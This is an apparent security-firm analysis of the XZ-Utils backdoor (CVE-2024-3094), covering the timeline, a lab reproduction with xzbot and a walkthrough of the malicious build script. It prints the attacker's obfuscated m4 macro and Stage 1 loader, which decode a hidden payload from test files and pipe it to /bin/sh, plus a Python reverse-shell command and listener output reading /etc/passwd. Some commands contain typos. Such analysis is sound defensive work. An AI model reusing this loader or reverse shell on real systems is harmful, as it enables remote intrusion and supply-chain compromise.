# Analysis of XZ-Utils backdoor malware (CVE-2024-3094)

## ■ Outline of the vulnerability

On March 28, 2024, Microsoft Senior Developer Andres Freund discovered a backdoor embedded in XZ-Utils. Freund reported this fact along with an analysis to oss-security.[1] This backdoor neutralizes the security system, enabling attackers to access the system without any authorization process. More information is available on the oss-security mailing list.[2]
• URL: https://www.openwall.com/lists/oss-security/2024/03/29/4

XZ-Utils is an open-source compression software tool that uses the LZMA compression algorithm[3] derived from the Tukaanni project. Many Linux distributions, including Fedora, Slackware, Ubuntu, and Debian, use XZ-Utils to compress software packages. It can also be used on FreeBSD, NetBSD, Microsoft Windows, and FreeDOS. As such, XZ-Utils is used in a significant number of operating systems and has high impact and risk, so it has received the highest CVSS score (10 points).
• URL: https://github.com/tukaani-project/xz

The advantage of an open-source project is that anyone can participate in development, share problems, and contribute to finding solutions. However, this XZ-Utils backdoor incident showed the security vulnerabilities of the open-source ecosystem, where large-scale projects rely on a small number of open-source contributor projects. This incident will serve as an opportunity to raise the awareness of many developers security, and it further suggests the need to prepare an open source security inspection plan and policy management system.

[1] oss-security: An open organization that discusses various open-source security issues

[2] Mailing list: A method of disseminating information to Internet users via e-mail. Conversations between developers and users are mainly provided in the form of a mailing list.

[3] LZMA compression algorithm: A data compression algorithm developed by Igor Pavlov.

## ■ Attack timeline

Lasse Collin, the XZ-Utils maintainer,[4] had granted authority to Jia Tan, who later became the main culprit behind the XZ-Utils crisis, over a three-year period to ease the workload during software maintenance activities.

Jia Tan has been active in the XZ-Utils project since February 2022, and installed and posted backdoor files in versions 5.6.0 and 5.6.1 of XZ-Utils over two days on February 23 and 24, 2024. Considering that Jia Tan sent the first patch to the xz-devel mailing list on October 29, 2021, it can easily be seen that this attack had been prepared carefully over a long period of time.




infosec
▶ Groundwork started
Lasse Collin, A pair of patches merged by Lasse Collin, that use the "GNU indirect function" feature
Jia Tan, Updates Google oss-fuzz configuration to send bugs to them Groundwork for using ifunc later
▶ Jia Tan's first commit
▶ Received pressure email
Lasse Collin, Jia Tan's first merge Received pressure emails
Sep 2021
Jan 2022
Sep 2022
Mar 2023
Sep 2023
Apr 2024
▶ Jia Tan's first patch
Jia Tan, Added first patch to the XZ-devel mailing list
▶ Jia Tan's main activities
Jia Tan, Added to the Tukaani Organization Tags and builds XZ-Utils v5.4.2
▶ Attack begins
Jia Tan, Merges hidden backdoor binary code

Figure 1. CVE-2024-3094 attack timeline

[4] Maintainer: An entity that takes the lead in maintaining open-source projects by collecting various use cases and practical user experiences from open source consumers

## ■ Attack scenario

The figure below shows the attack scenario of the XZ-Utils backdoor.



infosec
③ Deploying software with a backdoor
① Scanning open source projects for vulnerabilities
② Installing a backdoor in source code
Attacker
④ Trigger backdoor, remote command execution
Software users

Figure 2. XZ-Utils backdoor attack scenario

① The attacker searches for an open-source project vulnerable to supply chain attacks
② The attacker installs a backdoor in the open-source project software source code
③ The victims are exposed to attacks when they download the software with the backdoor installed
④ The attacker triggers backdoors to remotely distribute ransomware and malware on the victims' PCs

## ■ Affected software versions

The XZ–Utils versions with the backdoor installed are as follows.

| S/W | Vulnerable versions |
|---|---|
| **XZ-Utils** | 5.6.0, 5.6.1 |

## ■ Test environment configuration information

Build a test environment and examine the operation process of the XZ–Utils backdoor.

| Name | Information |
|---|---|
| **Victim** | Ubuntu 22.04<br>XZ-Utils 5.6.1<br>(192.168.102.74) |
| **Attacker** | Kali Linux<br>(192.168.219.129) |

## ■ Vulnerability test

### Step 1. Configuration environment

The source code of the vulnerable version of XZ-utils 5.6.1 for building an environment can be found in Debian's Salsa.

• URL:https://salsa.debian.org/debian/xz-utils/-/tree/46cb28adbbfb8f50a10704c1b86f107d077878e6

Without Jia Tan's private key paired with the public key that exists in the backdoor, it is impossible to trigger an attack. Therefore, we will use xzbot, which can test vulnerabilities with a random attacker's private key.

• URL: https://github.com/amlweems/xzbot

After building XZ-utils 5.6.1, downloaded via the link above, the liblzma.so.5.6.1 file is created in the src/liblzma/.libs/ path. Use xzbot's script to patch the file so that the backdoor operates using the public key corresponding to the attacker's private key. An example of xzbot's patch.py execution command is as follows.


```
$ python3 patch.py src/liblzma/.libs/liblzma.so.5.6.1
```

### Step 2. Vulnerability test

Set a new symbolic link in order to find the patched liblzma.so.5.6.1 file using liblzma.so.5. Afterwards, when the attacker's PC sends an ssh connection request using a certificate with an attack phrase inserted using xzbot, the backdoor is executed.

The xzbot execution command that connects you to the reverse shell of the attacker's PC is as follows.


```
$ ./main -addr 192.168.102.74 -cmd ` python -c 'import socket,subprocess,o;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.216.29",7777));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subproces.call(["/bin/sh","-i"]);'`
```



```
┌──(root㉿kali)-[~/xzbot]
└─# ./main -addr 192.168.102.74 -cmd ` python -c 'import socket,subprocess,o
;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.216.
29",7777));

os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subproce
s.call(["/bin/sh","-i"]);'`
█
```

Figure 3. Reverse shell connection request command

You can find that the victim's PC is connected to the reverse shell of the attacker's PC.



```
┌──(root㉿kali)-[~/xzbot]
└─# nc -lnvp 7777
listening on [any] 7777 ...
connect to [192.168.216.129] from (UNKNOWN) [192.168.216.129] 46772
# cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

Figure 4. Checking the reverse shell connection

## ■ Detailed analysis of the vulnerability


The detailed vulnerability analysis deals with the XZ-utils 5.6.1 backdoor file and the execution method.

### Step 1. Build code analysis

The attacker planted a backdoor within the XZ-utils source code, and guided the backdoor code to be inserted into the liblzma5.so library through a compilation script.

#### 1) build-to-host.m4


The m4 file, which is a macro processor, is used to convert the configure.ac file into a configure shell script. build-to-host.m4 is a normal file that is intended to perform compatibility checks between systems. The attacker partially changed the file into one that loads the malicious code. When the macro is executed, the code of AC_DEFUN(gl_BUILD_TO_HOST_INIT) below is executed first.



```
dnl Some initializations for gl_BUILD_TO_HOST.
AC_DEFUN([gl_BUILD_TO_HOST_INIT],
[
  dnl Search for Automake-defined pkg* macros, in the order
  dnl listed in the Automake 1.10a+ documentation.
  gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null`
  if test -n "$gl_am_configmake"; then
    HAVE_PKG_CONFIGMAKE=1
  else
    HAVE_PKG_CONFIGMAKE=0
  fi

  gl_sed_double_backslashes='s/\\/\\\\/g'
  gl_sed_escape_doublequotes='s/"/\\"/g'
  gl_path_map='tr "\t \-_" " \t_\-"'
changequote(,)dnl
  gl_sed_escape_for_make_1="s,\\([ \"&'();<>\\\\`|]\\),\\\\\\1,g"
changequote([,])dnl
  gl_sed_escape_for_make_2='s,\$,\\$$,g'
  dnl Find out how to remove carriage returns from output. Solaris /usr/ucb/tr
  dnl does not understand '\r'.
  case `echo r | tr -d '\r'` in
    '') gl_tr_cr='\015' ;;
    *)  gl_tr_cr='\r' ;;
  esac
])
```

Figure 5. AC_DEFUN(gl_BUILD_TO_HOST_INIT) code


When grep −aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null set with $gl_am_configmake in the source code is executed, bad−3−corrupt_lzma2.xz is found, as below.



```
sktester@22NB0226:~$ grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2> /dev/null
/home/sktester/xz-utils-46cb28adbbfb8f50a10704c1b86f107d077878e6/tests/files/bad-3-corrupt_lzma2.xz
```

Figure 6. grep command execution result in the AC_DEFUN(gl_BUILD_TO_HOST_INIT) code

If tr "₩t ₩−_" " ₩t_₩−" set with $gl_path_map is executed, ₩t(Horizontal Tab) ↔ Space, −(Hyphen) ↔ _(Underscore) of the execution target are replaced with each other. $gl_am_configmake and $gl_path_map are executed in the source code, as below.




```
if test "x$gl_am_configmake" != "x"; then
  gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
else
  gl_[$1]_config=''
fi
```

Figure 7. Command execution script in the AC_DEFUN(gl_BUILD_TO_HOST) code

## 2) bad−3−corrupt_lzma2.xz

The bad−3−corrupt_lzma2.xz file is modified by the attacker and cannot be decompressed. However, if the string is replaced in the above process, it decompresses normally, and the following bash shell script (hereinafter referred to as "Stage 1") appears.




```
sktester@22NB0226:~$ sed "r\n" xz-utils-46cb28adbbfb8f50a10704c1b86f107d077878e6/tests/files/bad-3-corrupt_
lzma2.xz | tr "\t \-_" " \t_\-" | xz -d
####Hello####
#U$♦¦
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (h
ead -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) &
& head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +20
48 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -
c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev
/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && hea
d -c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc $srcdir/tests/files/good-large_compresse
d.lzma|eval $i|tail -c +31233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lz
ma1 -dc|/bin/sh
####World####
```

Figure 8. The bash shell script created through the bad−3−corrupt_lzma2.xz file

## 3) Stage1 – Extracting the malicious bash shell script

First, Stage 1 is executed to determine whether it is a Linux environment. Before moving to the next stage from Stage 1, good-large_compressed.lzma is used. As the file has a normal XZ file format, it can be decompressed, but there is a lot of unused data inside the file. Therefore, it is necessary to remove unnecessary parts and extract normal values. This process is performed as follows.



```
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/
null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c
+1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
+2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) &&
head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/
null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c
+1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
+2048 && (head -c +1024 >/dev/null) && head -c +939)";
(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c +31233|tr
"\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1 -dc|/
bin/sh
####World####
```

Figure 9. Stage 1 bash shell script execution order

① Decompress the tests/files/good-large_compressed.lzma file.
Where the good-large_compressed.lzma file is a normal XZ file format, and can be decompressed without any additional process.

